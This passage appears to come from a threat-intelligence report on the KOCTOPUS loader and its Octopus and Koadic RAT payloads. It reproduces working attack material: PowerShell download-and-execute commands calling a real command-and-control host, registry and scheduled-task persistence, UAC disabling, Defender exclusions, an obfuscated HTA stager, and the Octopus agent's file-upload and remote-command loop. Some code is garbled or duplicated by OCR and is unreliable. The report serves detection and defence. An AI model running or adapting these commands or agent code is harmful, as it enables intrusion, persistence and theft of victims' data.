reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_
DWORD /d 0 /f
```

- It calls PowerShell.exe to download another batch file. The actor has used another URL shortener, 'is.gd', which redirects to a *GitHub* repository to download that batch file:

```
powershell -WindowStyle Hidden -command "IEX (New-Object Net.WebClient).DownloadFile('https://
is.gd/xbQIQ2','C:\Users\Public\Libraries\pus.bat');" C:\Users\Public\Libraries\pus.bat
```

The *pus.bat* script is also obfuscated by the BatchEncryption tool and executes the following PowerShell command. This command connects to its server to deploy its first multi-stage RAT, which is Octopus:

```
powershell -w hidden "Add-Type -AssemblyName System.Core;IEX (New-Object Net.WebClient).
DownloadString('http://hpsj.firewall-gateway.net:80/hpjs.php');"
```

- It performs the following actions, which in fact make both Octopus and Koadic persistent through both the AutoRun registry key and scheduled task:

Koadic persistence:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "#OneDrive" /t
REG_SZ /d "cmd /c powershell -w hidden \"Add-Type -AssemblyName System.Core;IEX (New-Object Net.
WebClient).DownloadString('http://hpsj.firewall-gateway.net:80/hpjs.php');\""

Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c Invoke-Command
-ScriptBlock { schtasks /create /TN AutomaticChromeUpdater /TR 'mshta http://hpsj.firewall-
gateway.net:8080/MicrosoftUpdate' /SC minute /mo 60} "C:\WINDOWS\system32\schtasks.exe" /create /
TN AutomaticChromeUpdater /TR "mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /SC
minute /mo 60
```

Octopus persistence:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "New Value #1"
/t REG_SZ /d "mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f powershell Add-
MpPreference -ExclusionPath "C:" -FORCE

Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c Invoke-Command
-ScriptBlock { schtasks /create /TN AutomaticU /TR 'C:\Users\Public\Libraries\pus.bat' /SC minute
/mo 120} "C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticU /TR C:\Users\Public\Libraries\
pus.bat /SC minute /mo 120
```

The first PowerShell command downloads the Octopus PowerShell agent from the following URL: http://hpsj[.]firewall-gateway[.]net:80/hpjs.php. This agent has been obfuscated by the attacker. The Octopus agent is responsible for communicating with its C&C server to send and receive commands. To start its communications, it collects the following information from the victim machine:

- Host name (with the addition of five random characters to the end)
- User name (if the user name has the administrator role it adds '*' to it)
- OS version
- OS architecture
- The process id that is executing this PowerShell script
- Victim's network domain

Then it builds a header with the following format:

```
$HEADER = "$hostname, $username, $OS_version, $OS_arch, $process_id, $domain"
```

In the next step, it encrypts the header using AES encryption and then encodes the generated encrypted header using Base64. The Key and IV for encryption are Base64 hard coded.

```
$OPZYVDI = "TFlSRkFIVkZTUFlGWFpPVVhWTkxaTVZHSUNHTlJYTUo=";
$OCYFCUVC = "UElKWlBOTlZJVVdXT1hZUQ=="
function ZZY($OPZYVDI, $OCYFCUVC) {
    $AHQG = New-Object "System.Security.Cryptography.AesManaged"
    $AHQG.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $AHQG.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $AHQG.BlockSize = 128
    $AHQG.KeySize = 256
    if ($OCYFCUVC) {
        if ($OCYFCUVC.getType().Name -eq "String") {
            $AHQG.IV = [System.Convert]::FromBase64String($OCYFCUVC)
        }
        else {
            $AHQG.IV = $OCYFCUVC
        }
    }
    if ($OPZYVDI) {
        if ($OPZYVDI.getType().Name -eq "String") {
            $AHQG.Key = [System.Convert]::FromBase64String($OPZYVDI)
        }
        else {
            $AHQG.Key = $OPZYVDI
        }
    }
    $AHQG
}
function OHKWBWIGE($OPZYVDI, $OCYFCUVC, $unencryptedString) {
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($unencryptedString)
    $AHQG = ZZY $OPZYVDI $OCYFCUVC
    $VG = $AHQG.CreateEncryptor()
    $encryptedData = $VG.TransformFinalBlock($bytes, 0, $bytes.Length);
    [System.Convert]::ToBase64String($encryptedData)
}
```

Figure 7: Encryption function.

Then it sends an HTTP GET request to its server with the generated header as authorization header field.




Figure 8: HTTP GET request.

After sending the request, it enters into a loop to receive commands from the server. The received commands are specific to the victim and the generated URL is a combination of the C&C URL and generated host name. The received commands are Base64 encoded and AES encrypted, therefore it first decodes and decrypts the commands and then carries out the required actions.

```
while($true){

    try{
    $command_raw = $wc2.downloadString("http://hpsj.firewall-gateway.net:80/view/$ILLYA");
    }catch{
    $failure_counter=$failure_counter +1;
    if ($failure_counter -eq 10){
    kill $pid
    }
    }

    $final_command = GZINJBMU $OPZYVDI $OCYFCUVC $command_raw
    $fc = $final_command.Trim([char]0).Trim([char]1).Trim([char]1).Trim([char]2).Trim([char]3).Trim([char]4).Trim([char]5).Trim([char]6).Trim([char]7).Trim([char]8).Trim([
    char]9).Trim([char]10).Trim([char]11).Trim([char]12).Trim([char]13).Trim([char]14).Trim([char]15).Trim([char]16).Trim([char]17).Trim([char]18).Trim([char]19).Trim([char
    ]20).Trim([char]21)

    if($fc -eq "False") {

    } elseif($fc -eq "Report"){
      $ps = foreach ($i in Get-Process){$i.ProcessName};
      $local_ips = (Get-NetIPConfiguration | Where-Object { $_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected" }).IPv4Address.IPAddress;$arr =
      $local_ips.split("\n");
      $ps+= $arr -join ";"
      $ps+= (Get-WmiObject -Class win32_operatingSystem).version;
      $ps+= (Get-WinSystemLocale).Name
      $ps+= ((get-date) - (gcim Win32_OperatingSystem).LastBootUpTime).TotalHours
      $ps+= Get-Date -Format "HH:mm(MM/dd/yyyy)"
      $pst = OHKWBWIGE $OPZYVDI $OCYFCUVC $ps
      $wcrh = $wcr.Headers;
      $wcrh.add("Authorization", $pst);
      $wcrh.add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36");
      $wcrh.add("App-Logic", $OLYD);
      $wcr.downloadString("http://hpsj.firewall-gateway.net:80/calls");
    } elseif($fc.split(" ")[0] -eq "Download"){
        $filename = OHKWBWIGE $OPZYVDI $OCYFCUVC $fc.split("\")[-1]
        $file_content = [System.IO.File]::ReadAllBytes($fc.split(" ")[1])
        $IRQNLFPV = [Convert]::ToBase64String($file_content);
        $efc = OHKWBWIGE $OPZYVDI $OCYFCUVC $IRQNLFPV;
        $JQRCWXK = new-object net.WebClient;
        $ZD = $JQRCWXK.Headers;
        $ZD.add("Content-Type", "application/x-www-form-urlencoded");
        $ZD.add("x-Authorization", $whmenc);
        $JQRCWXK.UploadString("http://hpsj.firewall-gateway.net:80/messages", "fn=$filename&token=$efc");
    } elseif($fc -eq "reset-ps"){
        try{
        # Reset Powershell session (clean)
        # NOT IMPLEMENTED YET
        $ec = "NO";
        }
        catch{
        $ec = $Error[0] | Out-String;
        }

        $IRQNLFPV = OHKWBWIGE $OPZYVDI $OCYFCUVC $ec;
        $JQRCWXK = New-Object system.Net.WebClient;
        $JQRCWXK.Headers["App-Logic"] = $final_hostname_encrypted;
        $JQRCWXK.Headers["Authorization"] = $IRQNLFPV;
        $JQRCWXK.Headers["Session"] = $command_raw;
        $JQRCWXK.downloadString("http://hpsj.firewall-gateway.net:80/bills");
    } else{
      try{
        $ec = Invoke-Expression ($fc) | Out-String;
        }
        catch{
        $ec = $Error[0] | Out-String;
        }
        $IRQNLFPV = OHKWBWIGE $OPZYVDI $OCYFCUVC $ec;
        $JQRCWXK = New-Object system.Net.WebClient;
        $JQRCWXK.Headers["App-Logic"] = $final_hostname_encrypted;
        $JQRCWXK.Headers["Authorization"] = $IRQNLFPV;
        $JQRCWXK.Headers["Session"] = $command_raw;
        $JQRCWXK.downloadString("http://hpsj.firewall-gateway.net:80/bills");
    }

    sleep $SMC;
    }
```

Figure 9: Commands.

The list of commands is as follows:

- False: if the command is 'False' it does nothing.
- Report: if the command is 'Report' it collects the victim's info including a list of all the running processes, local IP

address, OS version, last boot time, OS locale and current time, then encrypts and Base64 encodes the information and sends it in the authorization HTTP field to the server.

- Download: if the command is 'Download' it uploads the content of a specified file to the server.
- reset-pc: it seems this feature is not yet implemented.

It also deploys another variant of Octopus agent through JavaScript (*mshta http://hpsj[.]firewall-gateway[.]net:8080/hta*). This script calls the PowerShell to download the Octopus agent.

```
<html>
<head>
<script language="JScript">
window.resizeTo(1, 1);
window.moveTo(-2000, -2000);
window.blur();
try
{
    window.onfocus = function() { window.blur(); }
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
}
catch (e){}
function replaceAll(find, replace, str)
{
  while( str.indexOf(find) > -1)
  {
    str = str.replace(find, replace);
  }
  return str;
}
function bas( string )
    {
        string = replaceAll(']','=',string);
        string = replaceAll('[','a',string);
        string = replaceAll(',','b',string);
        string = replaceAll('@','D',string);
        string = replaceAll('-','x',string);
        string = replaceAll('~','N',string);
        string = replaceAll('*','E',string);
        string = replaceAll('%','C',string);
        string = replaceAll('$','H',string);
        string = replaceAll('!','G',string);
        string = replaceAll('{','K',string);
        string = replaceAll('}','O',string);
        var characters = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
        var result     = '';
        var i = 0;
        do {
            var b1 = characters.indexOf( string.charAt(i++) );
            var b2 = characters.indexOf( string.charAt(i++) );
            var b3 = characters.indexOf( string.charAt(i++) );
            var b4 = characters.indexOf( string.charAt(i++) );
            var a = ( ( b1 & 0x3F ) << 2 ) | ( ( b2 >> 4 ) & 0x3 );
            var b = ( ( b2 & 0xF  ) << 4 ) | ( ( b3 >> 2 ) & 0xF );
            var c = ( ( b3 & 0x3  ) << 6 ) | ( b4 & 0x3F );
            result += String.fromCharCode(a) + (b?String.fromCharCode(b):'') + (c?String.fromCharCode(c):'');
        } while( i < string.length );
        return result;
    }
var es =
'%nZhciBj,T0ic!93ZXJz[!Vs,%AtZXhlYyBieXBhc3MgLXcgMSAtYyAkVj1uZXct,2JqZW~0I!5ld%53ZWJj,!ll,nQ7JFYuc$Jve$k9W05ld%5XZWJSZXF1ZX~0XTo6R2V0U3lzd!VtV2ViU$Jve$ko{TskVi5Qcm94eS5@cmVk
ZW50[WFscz1,TmV0Lk~yZWRl,nRpYW~@YW~oZV06}kRlZmF1,$R@cmVkZW50[WFscztJRVgoJFYuZ!93,m~vYWRzd$Jp,mcoJ2h0d$A6Ly9oc$~qLmZpcmV3YW~sLWdhd!V3YXku,mV0}jgwL2hw[nMuc!hwJykp}yI7%nZhciB3M
zJwcz0gR2V0T2JqZW~0{%d3[W5tZ210czon{S5$ZXQoJ1dp,jMyXlBy,2~lc3~Td!Fyd$VwJyk7%nczMnBzLl~wYXduSW5zd!FuY2Vf{%k7%nczMnBzLl~o,3dX[W5k,3c9M@s{dmFyI$J0cm5@,2RlPUdld*9i[mVjd%gnd2lu,W
dtd$M6JykuR2V0{%dX[W4zMl9Qcm9jZX~zJykuQ3JlYXRl{!~tL%dj}l-cJy~3MzJwcy-udW~s{Ts{';


eval(bas(es));
</script>
<hta:application caption="no" showInTaskBar="no" windowState="minimize" navigable="no" scroll="no" />
</head>
<body>
</body>
</html>
```

Figure 10: JS script.

Here is the PowerShell command after deobfuscation:

```
powershell -exec bypass -W1 - $V=new-object net.webclient :$v.proxy=[Net. NebRequest] ::
GetSyetekebProxy(): $V.Proxy. Credencials=[Net.CredentialCache] : :

DefaultCredentials; IEX ($V.downloadstring('http://hpsj.firewall-gateway.net:80/hpjs.php'));\";\
nvar w32ps=

Getobject('winmgmts:').Get('Win32_ProcessStartup');\nw32ps.SpawnInstance_();\nw32ps.
ShawWindow=0;\nvar

Rtrncode=GetObject('winmgmts:').Get('Win32_process').Create(cm, 'C:\\\\ ',w32p, null):
```

After deploying Octopus, it deploys Koadic by calling *mshta*:

```
"mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f powershell Add-MpPreference
-ExclusionPath "C:" -FORCE
```

The actor has used mshta and rundll32.exe as Koadic stagers.

```
"C:\Windows\System32\rundll32.exe" http://hpsj.firewall-gateway.net:8080/
MicrosoftUpdate?PPVXCF8Y4U=2368b7b9facb4a3b8acf72d29ea28704;UGH09GLI5P=;\..\..\..\./
mshtml,RunHTMLApplication
```

Figure 11 shows the downloaded first stage. This script defines four random strings with the following sizes: 101, 118, 97, and 108. The lengths of these strings are to build the 'eval' by converting each string size number to char.

In the next step the obfuscated script that will be executed by *eval* is deobfuscated by passing it to the deobfuscation function (jRclebKBKY). The deobfuscated script is then executed by calling *eval*.

Figure 11: Downloaded first stage.

Figure 12: Deobfuscated JavaScript.

The deobfuscated script does the following to collect information from the victim before building a URL and command and making an HTTP request to the Koadic server:

- Checks SeDebugPrivilege through 'whoami /all' command
- Gets OS version and build by reading their relative registry locations
- Gets group policy history through reading registry location
- Gets processor architecture
- Lists directories in temp folder
- Gets the contents of the IP routing table by executing the 'route print' command
- Gets computer name and username
- Gets *Windows* code page

Figure 13 shows the data collection process.

In this case, we observed that Koadic acted as a downloader to download and execute RMS, LuminosityLink. In some other cases, the actor used Koadic to drop njRAT, Remcos and Quasar RAT.

```
{try
{var GBUFUOTAMG=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF("whoa"+"mi /"+"all","%TE"+"MP%\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");if(GBUFUOTAMG.indexOf("SeDebugPrivilege")==-1)
return false;else
return true;}
catch(e)
{return false;}}
OCZWTUXSGI.VGWWYFVCNE.XERGJFEOMR=function()
{try
{var NBGQACXXIE=OCZWTUXSGI.FGISFTSFGX.RegRead("HK"+"LM\\SOFTWARE\\Micr"+"osoft\\Windows NT\\CurrentVers"+"ion\\ProductName");var FUDAJYVJAH=OCZWTUXSGI.FGISFTSFGX.RegRead(
"H"+"KLM\\SOFTWARE\\Micros"+"oft\\Windo"+"ws NT\\CurrentVersion\\Curren"+"tBuildNumber");return NBGQACXXIE+"***"+FUDAJYVJAH;}
catch(e){}
return"Unkno"+"wn";}
OCZWTUXSGI.VGWWYFVCNE.WQAEXMNGXC=function()
{try
{var PSBPWIRIYC=OCZWTUXSGI.FGISFTSFGX.RegRead("HKLM\\SOFT"+"WARE\\Microsoft\\Win"+"dows\\CurrentVersion\\Group "+"Policy\\History\\DC"+"Name");if(PSBPWIRIYC.length>0)
{return PSBPWIRIYC;}}
catch(e)
{}
return"Un"+"known";}
OCZWTUXSGI.VGWWYFVCNE.NTTTQFDJJS=function()
{try
{var MEEMTDOMCW=OCZWTUXSGI.FGISFTSFGX.RegRead("HK"+"LM\\SY"+"STEM\\CurrentControlSet\\Contr"+"ol\\Sessi"+"on Manager\\Environment\\PROCESSO"+"R_ARCHITECTURE");return
MEEMTDOMCW;}
catch(e){}
return"Unk"+"nown";}
OCZWTUXSGI.VGWWYFVCNE.VWBCHNYGBH=function()
{try
{var GADKDXCEZT=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF("c"+"d","%TE"+"MP%\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");return GADKDXCEZT;}
catch(e)
{}
return"";}
OCZWTUXSGI.VGWWYFVCNE.VXURKCVTEM=function()
{try
{var TSLXUFMFQF=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF("route PRINT","%TEMP%\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");var GBUFUOTAMG=TSLXUFMFQF.split("\r\n");for(var i=0;i<GBUFUOTAMG.



catch(e){}
return"Unk"+"nown";}
OCZWTUXSGI.VGWWYFVCNE.VWBCHNYGBH=function()
{try
{var GADKDXCEZT=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF("c"+"d","%TE"+"MP%\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");return GADKDXCEZT;}
catch(e)
{}
return"";}
OCZWTUXSGI.VGWWYFVCNE.VXURKCVTEM=function()
{try
{var TSLXUFMFQF=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF("route PRINT","%TEMP%\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");var GBUFUOTAMG=TSLXUFMFQF.split("\r\n");for(var i=0;i<GBUFUOTAMG.
length;i++)
{HOSYQACDKK=GBUFUOTAMG[i].split(" ");ICLQKVEIVF=4-4;BJSZZWQYTO=9-9;CZMJQLVWKU=false;for(var j=0;j<HOSYQACDKK.length;j++)
{if(HOSYQACDKK[j])
{BJSZZWQYTO+=6-5;if(BJSZZWQYTO==2+2&&CZMJQLVWKU){return HOSYQACDKK[j];}}
if(HOSYQACDKK[j]=="0."+"0.0.0")
{ICLQKVEIVF+=9-8;if(ICLQKVEIVF==1+1)
{CZMJQLVWKU=true;}}}}}
catch(e)
{}
return"";}
OCZWTUXSGI.VGWWYFVCNE.MIHNOBLQGB=function()
{var ZZCKGTRBST=new ActiveXObject("WSc"+"ript.Net"+"work");var BFURNCWTEZ="";if(ZZCKGTRBST.UserDomain.length!=0)
{BFURNCWTEZ=ZZCKGTRBST.UserDomain;}
else
{BFURNCWTEZ=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF("echo %us"+"erdomain%","%TE"+"MP%\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");BFURNCWTEZ=BFURNCWTEZ.split(" \r\n")[0];}
var CJNCWUYEYZ=BFURNCWTEZ+"\\"+ZZCKGTRBST.Username;if(OCZWTUXSGI.VGWWYFVCNE.UBIONJWHOE())
CJNCWUYEYZ+="*";var XBMMMKGZZE=ZZCKGTRBST.ComputerName;CJNCWUYEYZ+="~"+"~~"+XBMMMKGZZE;CJNCWUYEYZ+="~~"+"~"+OCZWTUXSGI.VGWWYFVCNE.XERGJFEOMR();CJNCWUYEYZ+="~"+"~~"+
OCZWTUXSGI.VGWWYFVCNE.WQAEXMNGXC();CJNCWUYEYZ+="~~"+"~"+OCZWTUXSGI.VGWWYFVCNE.NTTTQFDJJS();CJNCWUYEYZ+="~"+"~~"+OCZWTUXSGI.VGWWYFVCNE.VWBCHNYGBH();CJNCWUYEYZ+="~~"+"~"+
OCZWTUXSGI.VGWWYFVCNE.VXURKCVTEM();CJNCWUYEYZ+="~"+"~~"+OCZWTUXSGI.VGWWYFVCNE.YMDITLEHYH();CJNCWUYEYZ+="~~"+"~"+OCZWTUXSGI.VGWWYFVCNE.HNLQQZLBYR();return CJNCWUYEYZ;}
OCZWTUXSGI.VGWWYFVCNE.YMDITLEHYH=function()
{try
{var encoder=OCZWTUXSGI.FGISFTSFGX.RegRead("HKLM\\SYSTEM\\CurrentControlSet\\Control\\Nls\\CodePage\\ACP");return encoder;}
catch(e)
{return"1252";}}
OCZWTUXSGI.VGWWYFVCNE.HNLQQZLBYR=function()
{try
{var encoder=OCZWTUXSGI.FGISFTSFGX.RegRead("HKLM\\SYSTEM\\CurrentControlSet\\Control\\Nls\\CodePage\\OEMCP");return encoder;}
catch(e)
{return"437";}}
OCZWTUXSGI.JQNRVPXDAO={};OCZWTUXSGI.JQNRVPXDAO.RLUHONTAMW=function(data,headers)
{return OCZWTUXSGI.VMRRQMJBHB.UPCGERACPC(OCZWTUXSGI.JQNRVPXDAO.ZXLKEHIPCT(),data,headers);}
OCZWTUXSGI.JQNRVPXDAO.KETCBTOVBD=function(e)
{try
{var headers={};headers["errno"]=(e.number)?e.number:"-1";headers["errname"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return
OCZWTUXSGI.JQNRVPXDAO.RLUHONTAMW(e.message,headers);}
catch(e)
{}}
OCZWTUXSGI.JQNRVPXDAO.ZXLKEHIPCT=function(jobkey)
{var jobkey=(typeof(jobkey)!=="undefined")?jobkey:OCZWTUXSGI.JMTLQZJBVH;return OCZWTUXSGI.GRSTPMBUXG+jobkey+";";}
OCZWTUXSGI.JQNRVPXDAO.UZKPSVGQOS=function()
{var url=OCZWTUXSGI.JQNRVPXDAO.ZXLKEHIPCT();return OCZWTUXSGI.VMRRQMJBHB.UPCGERACPC(url);}
OCZWTUXSGI.JQNRVPXDAO.UTOYNMUARW=function(jobkey,fork32Bit)
{var fork32Bit=(typeof(fork32Bit)!=="undefined")?fork32Bit:false;var cmd="rundll32.exe ***K***\\..\\..\\../mshtml,RunHTMLApplication";if(fork32Bit)
cmd=OCZWTUXSGI.QQGHUHGJCQ.MTDBPXBNPL()+cmd;cmd=cmd.replace("***K***",OCZWTUXSGI.JQNRVPXDAO.ZXLKEHIPCT(jobkey));try{OCZWTUXSGI.FGISFTSFGX.Run(cmd,0,false);}catch(e){try{
OCZWTUXSGI.ULAYJBKZGG.AEEVJYIQJO(cmd);}catch(e){OCZWTUXSGI.YOXUCTFDQZ();}}}
OCZWTUXSGI.VMRRQMJBHB={};OCZWTUXSGI.VMRRQMJBHB.FXDTFTMEJQ=function()
{var http=null;try
{http=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");http.setTimeouts(0,0,0,0);}
catch(e)
{http=new ActiveXObject("WinHttp.WinHttpRequest.5.1");http.setTimeouts(30000,30000,30000,0);}
return http;}
OCZWTUXSGI.VMRRQMJBHB.NEWFEDXQSP=function(http,headers)
{var headers=(typeof(headers)!=="undefined")?headers:{};var content=false;for(var key in headers)
{var value=headers[key];http.setRequestHeader(key,value);if(key.toUpperCase()=="CONTENT-TYPE")
content=true;}
if(!content)
{http.setRequestHeader("Content-Type","application/octet-stream");}
http.setRequestHeader("encoder",OCZWTUXSGI.VGWWYFVCNE.YMDITLEHYH());http.setRequestHeader("shellchcp",OCZWTUXSGI.VGWWYFVCNE.HNLQQZLBYR());return;}
```

Figure 13: Data collection.

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -command "& {
(New-Object Net.WebClient).DownloadFile('https://cutt.ly/0hakgDJ', 'C:\Users\Public\Libraries\1.
exe')};" C:\Users\Public\Libraries\1.exe

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -command "& {
(New-Object Net.WebClient).DownloadFile('https://cutt.ly/agV2Ekk', 'C:\Users\Public\Libraries\
Setup-RMS.exe')};" C:\Users\Public\Libraries\Setup-RMS.exe

@echo off

taskkill /f /im rutserv.exe

taskkill /f /im rfusclient.exe

reg delete "HKLM\SYSTEM\Remote Manipulator System" /f

attrib +s +h "C:\Windows\System32\vipcatalog"

cd C:\Windows\System32\vipcatalog\

"rutserv.exe" /silentinstall

regedit /s regedit.reg

"rutserv.exe" /start

@exit
```

Ngrok

We have observed some other variants of KOCTOPUS where the actor first deployed a modified version of Invoke-Ngrok [3], which is a PowerShell script that exposes local ports of a victim over the Internet. This script has an embedded Base64-encoded payload that is decoded and stored in the Libraries directory masquerading as *RuntimeBroker.exe*. This dropped payload achieves persistence through the AutoRun registry key and a scheduled task.

After deploying Ngrok, the loader deploys both Octopus and Koadic RATs.




Figure 14: Invoke Ngrok.

ADS-Backdoor

In another case, we observed that the actor has tried to use ADS-Backdoor, which is a backdoor persistent module of Nishang Framework [4]. Nishang is an open-source PowerShell-based framework for offensive security, penetration testing, and red teaming.

```
powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://cutt.ly/
nfPs6qP'); Checking -URL https://cutt.ly/0fPs6VQ -Arguments "CHECK""
```


Executable variant

We were able to find 20 executables associated with KOCTOPUS. All of these executables have been compiled using Pure Basic and have a compile date of either 1 February 2018, or 30 July 2019, and almost all of them were recently uploaded to *VirusTotal*.

